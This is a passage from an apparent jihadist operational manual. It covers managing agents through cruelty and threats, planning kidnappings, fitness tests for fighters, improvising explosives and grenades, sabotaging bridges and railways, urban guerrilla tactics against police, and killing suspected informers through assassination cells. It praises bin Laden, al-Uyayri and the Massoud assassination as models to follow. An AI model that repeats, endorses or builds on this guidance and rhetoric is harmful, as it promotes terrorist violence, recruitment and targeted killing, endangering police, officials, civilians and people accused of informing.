There might not be any training at all. The agent may be given freedom in his work, relying on his instinct, talents, background, and the capabilities of his superior brother.

7) Treating the Agent: The brother who manages the agent should possess the qualifications of a perfect spy, a psychiatrist, and an interrogator. There are two points of view on treating the agent:

- **a)** First Point of View: Maintaining a strong personal relationship with the agent. This technique provides the agent with the motivation that entices him to take chances in order to please his friend with the information. However, this technique has disadvantages. The barriers between the agent and his superiors are removed, and the agent may ask for many things that were not agreed upon.
- **b)** Second Point of View: The person managing the agent treats him roughly and pushes him to the limits for the purpose of getting as much information as possible. This technique uses harshness, cruelty, and threats in order to keep the agent constantly active. I believe that the Islamic Military organization can combine the two techniques. The agent may be treated in a careful Islamic manner, while the managing brother appeals to the agent's conscience and his Islamic association with the work for majestic Allāh's religion. He lures the agent with money and gifts, and uses cruelty and kindness when appropriate.

8) Terminating the Agent's Services: That should occur when any of the following take place;

- **a)** The recruitment mission terminates.

b) Incapacity to work because of sickness or changes in the job situation.
c) Repeated errors in security measures.
d) The agent requests the termination.

How to Test the Recruit

1) Requesting specific information that the Organization knows well.
2) Monitoring him while he performs his covert work.
3) Overpaying him in order to know his trustworthiness.
4) Giving him a chance to tamper with the work documents (unimportant documents).

Important Advice about Dealing with Agents

1) Do not send sealed packages to the agent or receive them from him. These could be booby traps.
2) Leaving something for the agent should be done as quickly as possible. When transporting and giving an item to the agent at the agreed-upon location, it should not attract attention and lead to the agent's arrest.
3) The financial status of the agent should be controlled so agent does not suddenly show great wealth. A portion of the payment should be given to him, while the other should be deposited in his bank account.
4) When wishing to recruit an agent, events should occur naturally. You may agree with a friend that he invite the person to be recruited for dinner, or something similar. While that intermediary person is talking with him, he notices your arrival at your friend's, greets you, starts to converse with you, and invites you to sit down with the person you want to recruit.
5) When meeting with the agent, make sure neither you nor the meeting place are being monitored. Do not enter a place to meet with an agent before he does. There could be a trap for you.
6) If you wait for your agent at the agreed-upon location, you could be a target for him. Be especially careful if he goes to the bathroom.[117]

[117] Once, in Belgium, an Israeli Mossad officer met an Arab agent. A few minutes after they sat down, the Arab agent said that he had to go get something. When he returned, the Israeli intelligence agent was still there. The Arab agent then pulled out a pistol and shot the Mossad agent several times.

7) In order to communicate with the agent, it is necessary to specify locations such as parks, a university campus area, etc. Check the security guidelines given under meeting and travelling.
8) It is necessary to continuously communicate with the agent, to learn about his problems and requests, help him as much as possible, lift his morale, and renew his confidence.

4] Kidnapping (Abducting - Hijacking)

"If you want to destroy any call; attack its symbols, advocates and defenders" – Martyred Mujāhid Shaykh. Abū Hamzah al-Muhājir (may Allāh have mercy on him)

Conditions for Kidnap Operations

1) It must be a *Shari'ah* centered plan i.e. that includes everything about the mission/operation such as the choice of target, the aim, the execution method.
2) Specialization of operation team members such that the each member of the team is assigned to that role which he knows best, unless, there is a difficult of limited manpower yet the operation cannot be delayed anymore.
3) Using the best strategy.
4) Comprehensive information-data on the target must be obtained and the qualities of this information are as we have explained under surveillance.
5) The set-up as well as the briefing about the operation MUST be detailed and clear.
6) Proper training and preparation MUST be undertaken by the brothers tasked with executing this mission. Also preparing the hide-out for the abducted person falls under this.
7) Effective contingency plans must be clearly outlined such that in case anything does not go according to plan the brothers can safely and securely evacuate from the mission location. And this means that alternative plans and strategies must be put in place so as to ensure that the mission is effectively executed - *bi 'idhnillāh.*

Aids to the Operation's Success

1) Relying on Allāh (SWT).[118] This is a fundamental factor everywhere, when and on whom! So NEVER be deceived by your numbers[119], skills, weapons or the status of the target(s).

2) Clear intention (Ikhlāsw). This also is another fundamental factor and there is no escaping from it and all that which it requires of the mujāhid, so fear Allāh (SWT) my beloved brother and work as He – (SWT) desires.

3) Adherence to D'ua – supplications and the Adhkar.[120]

4) The expertise and operational experience of the Leader and his team .i.e. the group of mujāhidīn responsible for carrying out the operation.

5) Proper timing.

6) Effective team work and from the chief points here is the listening and obeying the Amir whether the one appointed for that particular operation or the one for the whole group.

7) Appropriate selection and usage of the available equipment even if they are limited.

8) Using a clear strategy as well as techniques especially as regards the security precautions required of the brothers carrying out the mission as well as the location where the kidnapped fellow is to be hidden, the mode of communication with the authorities or his people, etc. so the brothers must be very careful on such jobs and plan accordingly.

9) Effective contingency strategy incase anything does not go according to plan.

[118] Surah An-Nisaa: 81; Ahzab:3, 48; At-Talāq: 3.
[119] Surah At-Tawbah: 25
[120] Surah Al-Anfal: 45-46.

MILITARY TRAINING, WEAPONS AND OPERATIONS

وَأَعِدُّواْ لَهُمْ مَّا ٱسْتَطَعْتُمْ مِّن قُوَّةٍ وَمِن رِّبَاطِ ٱلْخَيْلِ تُرْهِبُونَ بِهِۦ عَدُوَّ ٱللَّهِ وَعَدُوَّكُمْ وَءَاخَرِينَ مِن دُونِهِمْ لاَ تَعْلَمُونَهُمُ ٱللَّهُ يَعْلَمُهُمْ وَمَا تُنفِقُواْ مِن شَىْءٍ فِى سَبِيلِ ٱللَّهِ يُوَفَّ إِلَيْكُمْ وَأَنْتُمْ لاَ تُظْلَمُونَ

***"Against them make ready your strength to the utmost of your power, to strike terror into [the hearts of] the enemies, of Allah and your enemies, and others besides, whom ye may not know, but whom Allah doth know. Whatever ye shall spend in the cause of Allah, shall be repaid unto you, and ye shall not be treated unjustly."* (Al-Anfal: 60)**

The Concept of Preparing - *Idaade*: Its Purpose and Goals:[121]

Preparation: It is to know a group of sciences, knowledge, and some physical abilities to perform the mission of Jihad which is fighting in the Way of Allah. These 2 noble verses summarize the concept, tools, and goals for preparing, and the Sunnah gives details of this practically and theoretically, which needs a separate book, but we are here to only give a summary. These 2 verses are:

وَأَعِدُّواْ لَهُمْ مَّا ٱسْتَطَعْتُمْ مِّن قُوَّةٍ وَمِن رِّبَاطِ ٱلْخَيْلِ تُرْهِبُونَ بِهِۦ عَدُوَّ ٱللَّهِ وَعَدُوَّكُمْ وَءَاخَرِينَ مِن دُونِهِمْ لاَ تَعْلَمُونَهُمُ ٱللَّهُ يَعْلَمُهُمْ وَمَا تُنفِقُواْ مِن شَىْءٍ فِى سَبِيلِ ٱللَّهِ يُوَفَّ إِلَيْكُمْ وَأَنْتُمْ لاَ تُظْلَمُونَ

" And prepare against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to terrorize the enemy of Allāh and your enemy, and others besides whom, you may not know but whom Allah does know. And whatever you shall spend in

[121] Adapted from; ***The Global Islamic Resistance Call***: Chapter 8 Section 6: The Theory of Training in the Global Islamic Resistance Call – by Shaykh Abū Mus'ab As-Sūrī (May Allāh protect him).

the Cause of Allah shall be repaid unto you, and you shall not be treated unjustly." (Al-Anfal: 60)

وَلَوْ أَرَادُوا الْخُرُوجَ لَأَعَدُّوا لَهُ عُدَّةً وَلَكِنْ كَرِهَ اللَّهُ انْبِعَاثَهُمْ فَثَبَّطَهُمْ وَقِيلَ اقْعُدُوا مَعَ الْقَاعِدِينَ

"And if they had intended to march out (for jihad), certainly, they would have made some preparation for it; but Allah was averse to their being sent forth, so He made them lag behind, and it was said (to them), "Sit you among those who sit (at home)." (At-Tauba: 36)

Some of the benefits of these verses;

i. As for the verse from Surat Anfal:

a. It is decided that preparation is according to one's ability and not above one's ability. Further, it is a legal obligation, so every Muslim prepares his weapon and himself according to his ability.

b. "*From strength and Steeds of War*" these comprehensive words refer to every means for acquiring weapons, war machines, and transportation. The Prophet Muhammad (*SalAllahu alayhi wa ssalam*) explained this in his hadith, ***"The strength is shooting"***[122] and he repeated it 3 times. The Qur'an commands all the Muslims to obtain weapons and not to be heedless of this. So the Noble Qur'an says in the noble verse of Surat An-Nisaa: 102

"...And let them pray with you taking all the precautions and bearing arms. Those who disbelieve wish, if you were negligent of your weapons and your baggage, to attack you in a single rush , but there is no sin on you if you put away your weapons because of the inconvenience of rain or because you are ill, but take every precaution for yourselves. Verily, Allāh has prepared a humiliating torment for the disbelievers."

c. The verse explains that the obligation of preparing is not the mere acquisition of knowledge, physical exercise, or other

[122] Narrated by Muslim from ʻUqbah Ibn ʻĀmir.

than that of which has spread lately about preparing (for Jihad), like travelling without the having intention of Jihad. Preparing is for a specific goal only - ***..."Prepare... to terrorize the enemy of Allah and your enemy, and others***" as I mentioned this verse before.

d. Then this ayah refers to a gentle indication, after the order to prepare and obtain weapons and war machines, to spend. This is because Allāh SWT knows the cost of this and He knows that most of those who desire to make Jihad are poor. The verse orders spending and ends with the order to spend and promises great rewards from Allāh.

ii. As for the verse of At-Taubah:

It contains important signs and important jurisprudence for the relationship of preparing with faith and its relationship with practical Jihad. Among the distinctions of this is verse (46) which speaks about hypocrites and their claim of having the intention for Jihad after verses (44-45) which speak about the relationship of the believers and how they, in fact, perform Jihad with their property and lives and they do not ask permission to flee (from fighting) like the hypocrites do; those whose hearts are in doubt and seek permission for an escape. And for this reason, the chapter of At-Tauba is called the "Exposer of the Hypocrites." So now the verse which concerns us decides that among the signs of the hypocrites is their avoiding the preparation for fighting and Jihad. Also, the verse says about them ***"If they wanted to go out", this means if their intention were truthful to fight and go out (in the path of Allah) "They would have prepared something for it."*** That means they would prepare to fight, which was required of them according to their capability and capacity. This verse, also, determines that Allah SWT hated for them to go out for Jihad and discouraged them from it (i.e. going out for Jihad) because he knew the situation, so he made them stay behind as a mercy for the mujāhidīn. This is because going out for these people is harmful (for the Jihad and the mujāhidīn). So the verse refers to the stages of this in the words of Allah: ***"If they had wanted to go out they would have prepared something for...sit back with those who stay back"***[123]

[123] This failure is the phenomenon of the ones who prepared but they did not want to go out. They wanted to prepare but at the same time they did not want to perform jihad. So they wanted to stay behind with premeditation!

What we understand from the verse is the indication that there are 3 stages: The will, preparing, and dispatching (the army). This dynamic and logical order summarizes the mechanism of Jihad and resistance operations. Having the will to fight is the forefront of preparing, and afterwards Jihād.

The Manner of Training and the Weapons:[124]

Our theory in this training depends on the following principles:

1) Focusing on the ideology and methodology of preparing and developing the will to fight and morale.
2) Focusing on the understanding of the theory of Jihadi guerilla warfare or also called the war of the weak and oppressed.
3) Spreading the methodology of the ideological, military, and theoretical training in our Ummah using all means (i.e. internet, pamphlets, word of mouth, etc.)
4) Dependency on the manner of the training in secret homes and small secret mobile bases.
5) Developing fighting abilities through Jihadi operations and joining the battlefield.

The Amir should prepare the members and cadres methodologically by using the researches, books, and compulsory reading according to their abilities and understanding.

And the Shaykh Abdul-Qādir ibn Abdul-Aziz, mentioned in his book – ***Jihād And The Effects Of Intention Upon It*** – thus;

"And military training is from the requisites of Jihād, and it has the same goals as it. And the Muslim Brother is susceptible to injury or martyrdom while in training, so what is obligatory upon him is to make his intention sincere, and his goal from the training to be Jihād so the Word of Allāh be the Highest,[125] so that full rewards will be recorded for him, Inshā' Allāh. As the reward promised for the mujāhidīn is all contingent upon the condition of the action being in 'In the Path of Allāh'."

And then the Shaykh continued;

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[124] Adapted from; ***The Global Islamic Resistance Call***: Chapter 8 Section 6: The Theory of Training in the Global Islamic Resistance Call – by the Mujāhid Shaykh Abū Mus'ab As-Sūrī (may Allāh preserve him).
[125] In reference to Surah At-Taubah: 40.

*"So he must not train or perform Jihād with the aim that he be mentioned and for his stance to be seen, then it be said about him that he is courageous….."*Until he said; *"The Muslim must not train or perform Jihād with the aim of reaching a financial benefit or leadership and surpassing someone besides him. Because he might be killed before he attains anything from that, so he will have lost the Dunyā and the Hereafter and that is the Evident Loss*[126]*…., and the Muslim should not train or perform Jihād with the aim of supporting a specific Jamā'ah or party, so that if the Jihād is with other than his group, he abandons it. So this one is not fighting so that the Word of Allāh will be the Highest, rather so that the banner of the party or the Jamā'ah will be the highest….."* The Shaykh settled this matter by remarking; *"I Say: And the likes of those ones have no share in the Hereafter …"*[127]

Security Precautions Related To Training:[128]

1) Availability of the basic medical services is a necessity. Some recommended contents for a first aid kit include; Adhesive tape, Rubbing and wipes, Aspirin, Cotton swabs, Disposable latex gloves, Elastic bandages, Face mask for CPR, Flashlight, Hot-water bottle, Hydrogen Peroxide, Safety pins, Salt, Scissors, Sugar or glucose solution, Thermometer, Waterproof tape, e.t.c.
2) Relevant location for the specific training courses, weather, topography, etc.
3) Concealment of training evidence i.e. any signs that might give away the location and its purpose to the enemies.
4) Presence of relevant training facilities.
5) The Trainees:
    a. Adherence to individual security measures/obligation.
    b. Careful selection of individuals and not mixing them up especially if they are not members of the same cell.
    c. Ensuring personal safety.
    d. Preferable in small sizes (7-10 individuals).
    e. Trainees must not know each other.
    f. Trainees must not identify base location/details.

[126] Surah Al-Hajj: 11.

[127] ***Jihād And The Effects Of Intention Upon It***: Chapter 1: A Reminder Concerning Sincerity and Hoping For Rewards pg. 7-8.

[128] And here all what has been mentioned as regards security awareness for meetings, travelling, Individual, Bases, etc. must be effectively put into practices.

g. Establishing a specific training plan for each trainee.

6) The trainers/instructor(s):

a. Adherence to security obligations – may be similar to commanders.

b. Fewness at the base i.e. only those needed at specific stages/periods.

c. Must never reveal their identities.

d. Maintain small trainee – trainer ratio.

e. Must never know each other, unless when it is extremely relevant.

The martyred Mujāhid Shaykh and Commander Yūsuf Al-Uyayrī, may Allāh have mercy on his soul[129], said that a person is not fit for jihād if he fails any one of the following;

- ✓ Jog for 10 km (about 6.2miles) without stopping, and this should take him not more than 70 minutes in the worst of cases.
- ✓ Run a distance of 3 km (roughly 2miles) in about 13.5 minutes.
- ✓ Run for a distance of 100 meters with only 12-15 seconds of rest.
- ✓ Carry a load of 20kg (around 44pounds) for at least 4 hours straight.
- ✓ Perform at least 70 push-ups in one shot without stopping (one can start by performing 10 push-ups at once, then increasing the number by 3 every day until eventually reaching 70).
- ✓ Perform 100 sit-ups in one shot without stopping (one can start by performing 10 sit-ups at once, then increasing the number by 3 every day until eventually reaching 70).

[129] He is the martyred al-Hāfidh Mujāhid Shaykh Yūsuf ibn Sālih al-'Uyayrī: he left at an early age (17 years) to fight in Afghānistān against the Russians. People who knew him described him as a very intelligent individual who was very well-versed in all of the weaponry in all fields and was able to train with them very well. Later, he returned to the Arabian Peninsula where he continued serving the Mujāhidīn in Chechenya and fundraised for them. As time passed, he was arrested and put in jail for a few years. In jail he memorized al Bukhārī and Muslim. When he came out, he wrote a few books; each one of them is a masterpiece. One can see the depth of his textual references to Qur'an and Sunnah as well as references to present day occurrences. He was later killed and died *shaheed* by the security forces in the Arabian Peninsula; we ask Allah for that to be the case. *Ameen*. And he was the very first Amir of the Al-Qaedah mujāhidīn in the Arabian Peninsula.

- ✓ Crawl using his arms for a distance of 50 meters in 70 seconds at most.
- ✓ Walk for a long distance without stopping for about 10 hours.
- ✓ Perform the fartlek-run; an exercise that combines walking, speed-walking, jogging and running, and it is as follows: - he begins by walking normally for 2 minutes, then he walks quickly for another 2 minutes, then he jogs for 2 minutes, then he runs for 2 minutes, then he runs fast for a distance of 100 meters, then he returns to walking, and so on until he does this 10 times non-stop.

Technical Preparation of the Urban Mujāhid:

No one can become an effective urban mujāhid without paying special attention to technical preparation. The technical preparation of the urban mujāhid runs from a concern for his physical condition to a knowledge of and education in professions and skills of all kinds, particularly manual skills. The urban mujāhid can have a strong physical structure only if he trains systematically. He cannot be a good fighter if he has not learned the art of fighting. For that reason, the urban mujāhid must learn and practice the various forms of unarmed fighting (Hand-to-Hand Combat), attack, and of personal defense. Other useful forms of physical preparation are hiking, camping, the practice of survival in the woods, mountain climbing, rowing, swimming, skin diving and training as a frogman, fishing, harpooning, and the hunting of birds and of small and big game. It is very important to learn how to ride a bicycle, motorcycle, drive a car, pilot a plane, handle a motor boat and a sailboat, understand mechanics, radio, telephone, electricity and have some knowledge of electronics and engineering techniques[130]. It is also

[130] And the martyred Shaykh and Amir of the Mujāhidīn Usāmah bin Laden (may Allāh place his Soul with those of the Shuhada), was able to benefit the jihādi and mujāhidīn with his extensive experience in engineering, explosives and chemicals right from the time of the Afghan jihād against the Russians. Others in the same light include the Shaykh Abū Mus'ab Sūrī, the martyred Amir Khattab (his extensive *ilm* of various weapons was a blessing to the Mujāhidīn in Chechnya, Dagestan and Ingushetia), the martyred mujāhid Shaykh Abū Khabbab al-Masri (his wide knowledge in explosives is up to now of very great benefit to the jihād globally – YES from the East to the West!!! For all the present expert mujāhidīn in this field are either his former students or have studied under these his students) and the Shaykh (may Allāh accept him among the Shuhada had a special class in Afghānistān and no one knew its members (they

important to have knowledge of topographical information, to be able to determine one's position by instruments or other available resources, to calculate distances, make maps and plans, draw to scale, make timings, and work with an angle protractor, a compass, etc. A knowledge of chemistry, of color combination and of stamp-making, the mastery of the skills of calligraphy and the copying of letters, and other techniques are part of the technical preparation of the urban mujāhid, who is obliged to falsify documents in order to live within a society that he seeks to destroy. In the area of "makeshift" medicine, the urban mujāhid has the special role of being a doctor or understanding medicine, nursing, pharmacology, and drugs, basic surgery and emergency first aid.

The basic question in the technical preparation of the urban mujāhid is, nevertheless, to know how to handle weapons such as the AK-47, assault rifles, submachine gun, revolver, automatic pistol, FAL, various types of shotguns, carbines, mortars, bazookas, etc. Knowledge of various types of ammunition and explosives is another aspect to consider. Among the explosives, dynamite must be well understood. The use of incendiary bombs, smoke bombs, and other types is also indispensable prior training. To know how to improvise and repair weapons, prepare Molotov cocktails, grenades, mines, homemade destructive devices, how to blow up bridges, tear up and put out of service railroads and railroad cars, these are necessities in the technical preparation of the urban mujāhid that can never be considered unimportant. The highest level of preparation for the urban mujāhid is the training camp for technical training.

But only the mujāhid who has already passed a preliminary examination can go to this school-- that is to say, one who has passed the test of fire in revolutionary action, in actual combat against the enemy.

The Urban Mujāhid's Weapons

The urban mujāhid's weapons are light arms, easily obtained, usually captured from the enemy, purchased, or made on the spot. Light weapons have the advantage of fast handling and easy

were more than 100) except him. He was martyred there during the current Crusader invasion – we ask Allāh to grant him the status of the Shuhada.

transport. In general, light weapons are characterized as being short-barreled. This includes many automatic weapons. Automatic and semi-automatic weapons considerably increase the firepower of the urban mujāhid. The disadvantage of this type of weapon, for us, is the difficulty in controlling it, resulting in wasted rounds or a wasteful use of ammunition--corrected for only by a good aim and precision firing. Men who are poorly trained convert automatic weapons into an ammunition drain. Experience has shown that the basic weapon of the urban mujāhid is the light submachine gun. This weapon, in addition to being efficient and easy to shoot in an urban area, has the advantage of being greatly respected by the enemy. The mujāhid must thoroughly know how to handle the submachine gun, now so popular and indispensable to the mujāhidīn in Somalia, Iraq and now in Syria.

Also EXTREMELY IMPORTANT is the basic knowledge of the use of explosives and explosive devices as well as their manufacture (improvising) using cheap and common chemicals and other constituents and elements. Molotov cocktails, gasoline, homemade contrivances such as catapults and mortars for firing explosives, grenades made of pipes and cans, smoke bombs, mines, conventional explosives such as dynamite and potassium chlorate, plastic explosives, gelatin capsules, and ammunition of every kind are indispensable to the success of the urban mujāhid's mission. The methods of obtaining the necessary materials and munitions will be to buy them or to take them by force in expropriation actions specially planned and carried out. The urban mujāhidīn will be careful not to keep explosives and other materials that can cause accidents around for very long, but will always try to use them immediately on their intended targets.

The urban mujāhid's weapons and his ability to maintain them constitute his firepower. By taking advantage of modern weapons and introducing innovations in his firepower and in the use of certain weapons, the urban mujāhid can improve many of the tactics of urban warfare. A good example of this has been in the jihād in Afghānistān where the mujāhidīn have – with the blessings of Allāh – improvised various types of explosives and explosives material such that they have been able to make the enemies fall down on his knees. When the massive use of uniform submachine guns becomes possible, there will be new changes in urban guerrilla warfare

tactics. The firing group that utilizes uniform weapons and corresponding ammunition, with reasonable care for their maintenance, will reach a considerable level of effectiveness. "*The urban guerrilla increases his effectiveness as he increases his firepower*".

Characteristics of the Urban Mujāhid's Tactics:

The tactics of the urban Mujāhidīn have the following characteristics:

1) It is an aggressive tactic, or, in other words, it has an offensive character. As is well known, defensive action means death for us. Since we are inferior to the enemy in firepower, and have neither his resources nor his power base, we cannot defend ourselves against an offensive or a concentrated attack by the enemy. That is the reason why our urban technique can never be permanent, can never defend a fixed base nor remain in any one spot waiting to repel the circle of repression.

2) It is a tactic of attack and rapid withdrawal, by which we preserve our forces.

3) It is a tactic that aims at the development of urban mujāhid warfare, whose function will be to wear out, demoralize and distract the enemy forces, permitting the emergence and survival of jihādi operations, which is destined to play the decisive role in the jihād.

The Initial Advantages of the Urban Mujāhid:

The dynamics of urban guerrilla warfare lie in the mujāhidīn's violent clash with the military and police forces of the *tawāgheet*. In this conflict, the enemies have superiority. The urban mujāhid has inferior forces. The irony is that the urban mujāhid is nevertheless the attacker. The military and police forces, for their part, respond to the conflict by mobilizing and concentrating greatly superior forces in the pursuit and destruction of the urban mujāhidīn. The mujāhid can only avoid defeat if he depends on the initial advantages he has and knows how to exploit them to the end, to compensate for his weakness and lack of material. The initial advantages are;

a) He must take the enemy by surprise.

b) He must know the terrain of the encounter.

c) He must have greater mobility and speed than the police and other enemy forces.

d) His information - intelligence service must be better than the enemy's.

e) He must be in command of the situation, and demonstrate decisiveness so great that everyone on our side is inspired and never thinks of hesitating, while on the other side the enemy is stunned and incapable of acting.

1) Surprise:

To compensate for his general weakness and shortage of weapons compared to the enemy, the urban mujāhid uses surprise. The enemy has no way to combat surprise and becomes confused and is destroyed. The technique of surprise is based upon four essential requirements;

a) We know the situation of the enemy we are going to attack, usually by means of precise information and meticulous observation, while the enemy does not know he is going to be attacked and knows nothing about the attackers.

b) We know the strength of the enemy we are going to attack, and the enemy knows nothing about our strength.

c) Attacking by surprise, we save and conserve our forces, while the enemy is unable to do the same, and is left at the mercy of events.

d) We determine the time and place of the attack fix, its duration and establish its objectives. The enemy remains ignorant of all of this information.

2) Knowledge of the Terrain (Topography)**:**

One of the urban mujāhidīn's best allies is the terrain, and because this is so he must know it like the palm of his hand. To have the terrain as an ally means to know how to use with intelligence its unevenness, it's high and low points, its turns, its irregularities, its fixed and secret passages, its abandoned areas, its thickets, etc., taking maximum advantage of all of this for the success of armed actions, escapes, retreats, covers, and hiding places. Impasses and narrow spots, gorges, streets under repair, police checkpoints, military zones and closed-off streets, the entrances and exits to tunnels and those that the enemy can close off, corners controlled or watched by the police, traffic lights and signals; all this must be thoroughly known and studied in order to avoid fatal errors. Our

problem is to get through and to know where and how to hide, leaving the enemy bewildered in areas he doesn't know. Being familiar with the avenues, streets, alleys, ins and outs, the corners of the urban centers, its paths and shortcuts, its empty lots, its underground passages, its pipes and sewer systems, the urban mujāhid safely crosses through the irregular and difficult terrain unfamiliar to the enemy, where the enemy can be surprised in a fatal ambush or trap at any moment. Because he knows the terrain, the urban mujāhid can pass through it on foot, on bicycle, in a car, jeep or small truck, and never be trapped. Acting in small groups with only a few people (Cells - *thubas*), the mujāhidīn can rendezvous at a time and place determined beforehand, following up the initial attack with new guerrilla operations, or evading the police cordon and disorienting the enemy with their unexpected audacity. It is an impossible problem for the police, in the complex terrain of the urban mujāhid, to catch someone they cannot see, to repress someone they cannot catch, and to close in on someone they cannot find.

Our experience is that the ideal mujāhid is one who operates in his own city and thoroughly knows its streets, its neighborhoods, its transit problems, and it's other peculiarities. The mujāhid outsider, who comes to a city whose streets are unfamiliar to him, is a weak spot, and if he is assigned certain operations, he can endanger them. To avoid grave mistakes, it is necessary for him to get to know the layout of the streets and the neighborhoods.

3) Mobility and Speed**:**

To insure the mobility and speed that the police cannot match, the urban mujāhid needs the following;

- **a)** Mechanization.
- **b)** Knowledge of the terrain.
- **c)** A disruption or suspension of enemy transport and communications.
- **d)** Light weapons.

By carefully carrying out operations that last only a few moments, and leaving the site in mechanized vehicles and or motorcycles, the urban mujāhid beats a rapid retreat, escaping capture. The urban mujāhid must know the way in detail, and, in this manner, must go through the schedule ahead of time as a training, to avoid entering

streets/roads that have no exit, or running into traffic jams, or being stopped by the traffic signals or officers.

The police pursue the urban mujāhid blindly, without knowing which road he is using for his escape. While the brother escapes quickly because he knows the terrain, the police lose the trail and give up the chase. The brother must launch his operations far from the logistical centers of the police. A primary advantage of this method of operation is that it places us at a reasonable distance from the possibility of capture, which facilitates our evasion.

In addition to this necessary precaution, the mujāhidīn must be concerned with the enemy's communication system. The telephone is the primary target in preventing the enemy from access to information, by knocking out his communications systems.

Even if he knows about the jihādi operation, the enemy depends on modern transportation for his logistics support, and his vehicles necessarily lose time carrying him through the heavy traffic of the large cities. It is clear that the tangled and treacherous traffic is a disadvantage for the enemy, as it would be for us if we were not ahead of him.

If we want to have a safe margin of security and be certain to leave no tracks for the future, we can adopt the following methods;

a) Deliberately intercept the police with other vehicles, or by seemingly casual inconveniences and accidents; but in this case the vehicles in question should neither be legal nor have real license numbers.
b) Obstruct the roads with fallen trees, rocks, ditches, false traffic signs, dead ends or detours, or other clever methods.
c) Place homemade explosives in the way of the police; use petrol or its like or throw Molotov cocktails or hand grenades to set their vehicles on fire.
d) Set off a burst of submachine gun fire or weapons such as the FAL aimed at the motor and tires of the cars engaged in the pursuit; and
e) Using all the security and safety precautions mentioned about travelling, meetings and the like.

With the arrogance typical of the police and the military authorities, the enemy will come to fight us equipped with heavy guns, equipment and with elaborate maneuvers by men armed to the

teeth. The mujāhid must respond to this with light weapons that can be easily transported, so he can always escape with maximum speed without ever accepting open fighting. The mujāhid has no mission other than to attack and quickly withdraw. We would leave ourselves open to the most crushing defeats if we burdened ourselves with heavy weapons and with the tremendous weight of the ammunition necessary to use them, at the same time losing our precious gift of mobility.

When our enemy fights against us with the cavalry, we are at no disadvantage as long as we are mechanized. On foot, we also have the target of the mounted police, knocking him down with submachine gun and revolver fire or with Molotov cocktails and hand grenades .i.e. it is not so difficult for a brother on foot to make a target of a policeman on a pick-up truck (999). The great disadvantage faced by the policeman on the pick-up is that he presents the urban guerrilla with two excellent targets--the car and its rider (the passengers).

Apart from being faster than the pick-up, the helicopter has no better chance in pursuit. Moving at 200 kilometers an hour, it will never succeed in hitting from above a target that is lost among the crowds and street vehicles, nor can the helicopter land in public streets in order to capture someone. At the same time, whenever it flies too low, it will be excessively vulnerable to the fire of the mujāhidīn.

4) Information**:**

This concentration of the opponents of the dictatorship plays a very important role in providing information about the actions of the police and government officials, as well as hiding the activities of the mujāhidīn. The enemy can also be thrown off with false information, which is worse for him because it is a tremendous waste. By whatever means, the sources of information at the disposal of the urban mujāhidīn are potentially better than those of the police. The enemy is observed by the people, but he does not know who among the people transmits information to the mujāhidīn. The military and the police are generally hated by the people for the injustices and violence they have committed, and this facilitates obtaining information which is damaging to the activities of government agents.

Information, which is only a small segment of popular support, represents an extraordinary potential in the hands of the mujāhidīn. Thus the creation of an intelligence service, with an organized structure, is a basic need for us. The mujāhidīn have to have vital information about the plans and movements of the enemy; where they are, how they move, the resources of their banking network, their means of communication, and the secret activities they carry out. The reliable information passed on to the mujāhidīn represents a well-aimed blow at the *tawāgheet*. The *tawāgheet* has no way to defend itself in the face of an important leak which facilitates our destructive attacks. The enemy also wants to know what actions we are planning so he can destroy us or prevent us from acting. In this sense, the danger of betrayal is present, and the enemy encourages betrayal and infiltrates spies into the jihādi organizations and groups. The urban mujāhid's technique against this enemy tactic is to single-out the spies, traitors, informers and provocateurs within the Muslims. Since our struggle takes place among them and depends on their sympathy--while the enemy has a bad reputation because of its brutality, torture and fight against the *Deen* - the informers, spies, traitors and the police come to be enemies of the Muslimeen, without supporters, denounced to the mujāhidīn and, in many cases, properly punished. For his part, the mujāhid must not evade the duty--once he knows who the spy or informer is--of physically wiping him out by killing using the most appropriate methods. This is the proper method, approved by the Almighty Allāh as He (SWT) clear stated in Surah Muhammad[131] and it minimizes considerably the incidence of infiltration or enemy spying.

For complete success in the battle against spies and informers, it is essential to organize counter-espionage or counter-intelligence service, team or more rightly a cell/*thuba* composed of ONLY those brothers who are very well experienced in the art of assassination[132].

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[131] "***Those who turn back as apostates after Guidance was clearly shown to them,- the Evil One has instigated them and busied them up with false hopes. This, because they said to those who hate what Allah has revealed, "We will obey you in part of [this] matter"; but Allah knows their [inner] secrets. But how [will it be] when the angels take their souls at death, and smite their faces and their backs? This because they followed that which called forth the Wrath of Allah, and they hated Allah's good pleasure; so He made their deeds of no effect.*** "
(Muhammad:25-28)

[132] Like the two-man team Shaykh Usāmah (*rahimahullah*) sent to assassinate Ahmed Shah Masood (the then leader of the Northern Alliance which was being used by the US to fight the

Nevertheless, as far as information is concerned, it cannot all be reduced to a matter of knowing the enemy's moves and avoiding the infiltration of spies. Intelligence information must be broad--it must embrace everything, including the most insignificant material as has been clearly mentioned in the chapter about Espionage. There is a technique of obtaining information, and the urban guerrilla must master it. Following this technique, intelligence information is obtained naturally, as a part of the life of the people. The mujāhid, living in the midst of the population and moving about among them, must be very attentive to all types of conversations and human relations, learning how to disguise his interest with great skill and judgment.

In places where people work, study, and live, it is easy to collect all kinds of information on payments, business, plans of all kinds, points of view, opinions, people's state of mind, trips, interior layout of buildings, offices and rooms, operations centers, etc.

Observation, investigation, reconnaissance, and exploration of the terrain are also excellent sources of information. The mujāhid never goes anywhere absentmindedly and without *am'niyyat*, always on the alert lest something occurs. Eyes and ears open, senses alert, his memory is engraved with everything necessary, now or in the future, to the continued activity of the guerrilla fighter.

Careful reading of the press with particular attention to the mass communication media, the research of accumulated data, the transmission of news and everything of note, a persistence in being informed and in informing others, all this makes up the intricate and immensely complicated question of information which gives the urban guerrilla a decisive advantage.

5) Decisiveness**:**

It is not enough for the urban mujāhid to have in his favor surprise, speed, knowledge of the terrain, and information. He must also demonstrate his command of any situation and a capacity for decisiveness, without which all other advantages will prove to be useless. It is impossible to carry out any action, however well-planned, if the brother turns out to be indecisive, uncertain, and irresolute. Even an action successfully begun can end in defeat if

Taliban regime) on the eve of the 9-11 attacks. And this was after a request from the Amir Mullah Muhammad Umar (may Allāh protect him) to the Shaykh.

